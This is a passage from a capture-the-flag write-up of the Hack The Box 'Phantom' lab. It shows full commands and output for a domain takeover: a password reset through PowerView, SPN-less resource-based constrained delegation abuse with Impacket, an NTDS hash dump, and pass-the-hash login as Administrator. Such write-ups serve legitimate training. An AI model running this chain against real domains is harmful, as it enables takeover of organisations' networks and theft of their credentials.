
Each of the three controlled users was a member of ICT Security, and that group had the AddAllowedToAct right on the domain controller:

The cleanest path was to take over one of those users. Using the WinRM shell as svc_sspr, I took the following steps to change the password for crose.
First, I uploaded and imported PowerView:
*Evil-WinRM* PS C:\programdata> upload PowerView.ps1

Info: Uploading /home/kali/Desktop/HTB/Phantom/PowerView.ps1 to C:\programdata\PowerView.ps1

Data: 1206372 bytes of 1206372 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\programdata> . ./PowerView.ps1
Then I created a PSCredential object for svc_sspr:
*Evil-WinRM* PS C:\programdata> $password = ConvertTo-SecureString 'gB6XTcqVP5MlP7Rc' -AsPlainText -Force
*Evil-WinRM* PS C:\programdata> $cred = New-Object System.Management.Automation.PSCredential('phantom\svc_sspr', $password)
I also created a secure string for the new password:
*Evil-WinRM* PS C:\programdata> $UserPassword = ConvertTo-SecureString 'P@ssw0rd' -AsPlainText -ForceThen changed the password for crose:
*Evil-WinRM* PS C:\programdata> Set-DomainUserPassword -Identity crose -AccountPassword $UserPassword -Credential $credI checked MachineAccountQuota next:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ netexec ldap 10.129.1.121 -u crose -p 'P@ssw0rd' -M maq
LDAP        10.129.1.121    389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.1.121    389    DC               [+] phantom.vl\crose:P@ssw0rd
MAQ         10.129.1.121    389    DC               [*] Getting the MachineAccountQuota
MAQ         10.129.1.121    389    DC               MachineAccountQuota: 0
At first glance, MachineAccountQuota: 0 makes the common "add a computer then abuse RBCD" path look closed. However, as documented here, RBCD can still be abused here using the SPN-less user variation:
So I wrote the delegation rights for crose onto the DC:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ impacket-rbcd -delegate-from 'crose' -delegate-to 'DC$' -dc-ip '10.129.1.121' -action 'write' 'phantom.vl'/'crose':'P@ssw0rd'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] crose can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     crose        (S-1-5-21-4029599044-1972224926-2225194048-1126)
Next, I requested a TGT for crose:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ impacket-getTGT -dc-ip 10.129.1.121 -hashes :$(pypykatz crypto nt 'P@ssw0rd') phantom.vl/crose
/usr/lib/python3/dist-packages/pypykatz/_version.py:11: SyntaxWarning: invalid escape sequence '\.'
  """
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in crose.ccache
From that ticket, I extracted the ticket session key:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ impacket-describeTicket 'crose.ccache' | grep 'Ticket Session Key'
[*] Ticket Session Key            : 0f62ad693c36e0f71c99e8a34c2d205d
I then used the session key with impacket-changepasswd so the account could be used in the SPN-less RBCD flow:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ impacket-changepasswd -newhashes :0f62ad693c36e0f71c99e8a34c2d205d 'phantom.vl'/'crose':'P@ssw0rd'@'10.129.1.121'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of phantom.vl\crose
[*] Connecting to DCE/RPC as phantom.vl\crose
[*] Password was changed successfully.
[!] User might need to change their password at next logon because we set hashes (unless password never expires is set).
With that in place, I requested a service ticket for Administrator to the DC host SPN:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ KRB5CCNAME='crose.ccache' impacket-getST -u2u -impersonate "Administrator" -spn "host/dc.phantom.vl" -k -no-pass 'phantom.vl'/'crose' -dc-ip 10.129.1.121
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@host_dc.phantom.vl@PHANTOM.VL.ccache
That ticket was enough to dump NTDS:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ export KRB5CCNAME='Administrator@host_dc.phantom.vl@PHANTOM.VL.ccache'

┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ netexec smb 10.129.1.121 --use-kcache --ntds
SMB         10.129.1.121    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.1.121    445    DC               [+] phantom.vl\Administrator from ccache (Pwn3d!)
SMB         10.129.1.121    445    DC               [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.129.1.121    445    DC               Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa2abd9db4f5984e657f834484512117:::
SMB         10.129.1.121    445    DC               Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.1.121    445    DC               krbtgt:502:aad3b435b51404eeaad3b435b51404ee:de0c6c1bf90cdc90ed73c2b765793df6:::
SMB         10.129.1.121    445    DC               phantom.vl\svc_sspr:1103:aad3b435b51404eeaad3b435b51404ee:8ecffccc2f22c1607b8e104296ffbf68:::
SMB         10.129.1.121    445    DC               PHANTOM.vl\rnichols:1112:aad3b435b51404eeaad3b435b51404ee:6e2c9daa1d71941ea201a79fe134008a:::
SMB         10.129.1.121    445    DC               PHANTOM.vl\pharrison:1113:aad3b435b51404eeaad3b435b51404ee:744cc56188561af3c16a8d0cd1e758d1:::
SMB         10.129.1.121    445    DC               PHANTOM.vl\wsilva:1114:aad3b435b51404eeaad3b435b51404ee:a481bb1b52c2a40fef6b9f0d22df5a7b:::
<...snip...>
With the hash of Administrator, I logged in over WinRM:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ evil-winrm -i 10.129.1.121 -u administrator -H aa2abd9db4f5984e657f834484512117

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
phantom\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> ls

    Directory: C:\Users\Administrator\desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          7/4/2024   7:22 AM           2308 Microsoft Edge.lnk
-ar---          3/7/2026  12:44 PM             34 root.txt